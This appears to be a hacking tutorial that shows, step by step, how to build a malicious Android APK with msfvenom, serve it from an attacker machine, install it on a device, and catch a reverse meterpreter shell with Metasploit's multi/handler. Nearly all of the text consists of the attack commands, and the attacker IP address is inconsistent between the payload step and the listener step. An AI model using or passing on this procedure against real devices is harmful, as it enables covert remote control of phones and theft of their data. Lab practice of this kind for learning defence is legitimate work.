**SOURCE CODE**

We need an attacking machine with Metasploit built in, Kali Linux is our go-to attacking machine.



Secondly

By using MSFvenom, we create a payload .apk file. For this, we use the following command:

Terminal: msfvenom –p android/meterpreter/reverse\_tcp LHOST= 192.168.29.254 LPORT=4444 R > androidhack.apk




Figure 1

Figure 1: MSFvenom payload


-p — Payload to be used

LHOST — Localhost IP to receive a back connection (Check yours with ifconfig command)


LPORT — Localhost port on which the connection listen for the victim (we set it to 4444)

R — Raw format (we select .apk)

Location — To save the file




Now, You can open the `Downloads` folder in the Linux OS



Here, you can see the file named `androidhack.apk` is created.


Before we do anything with our new file, we will need to give it permissions to be able to execute, type ` chmod 755 androidhack.apk`



.


That’s the payload generated as an APK file that can be installed by any Android device. Next we will need to infect the device.

So let’s install the APK on the Android emulator.




To do that we just need to visit our attacking machine IP, so open a browser on the device and go to 192.168.29.254

Let’s click on the file and install it on the device, once the app is installed you will be informed, but don’t open it just yet.




Now we need to generate an exploit on our attacking machine, we will do this with Metasploit. So open up a new tab or shell and type msfconsole.



Once the Metasploit console is open we can now generate the exploit. On the command line type

use exploit/multi/handler




Next we need to set the payload for a reverse TCP connection with the app on the Android device. Type

set PAYLOAD android/meterpreter/reverse\_TCP

now we set up our attacking machines IP as the LHOST again, so type

set LHOST 192.168.1.139


A show options command will tell us that everything is set up correctly.




All that’s left to do now is exploit! Type

exploit

Now let’s open the APK file on the Android device, when we click on the Open button we should get a reverse TCP shell from the Android device to our meterpreter shell.



Just to confirm we can type the command *sysinfo*.



And as we can see we have managed to hack the device.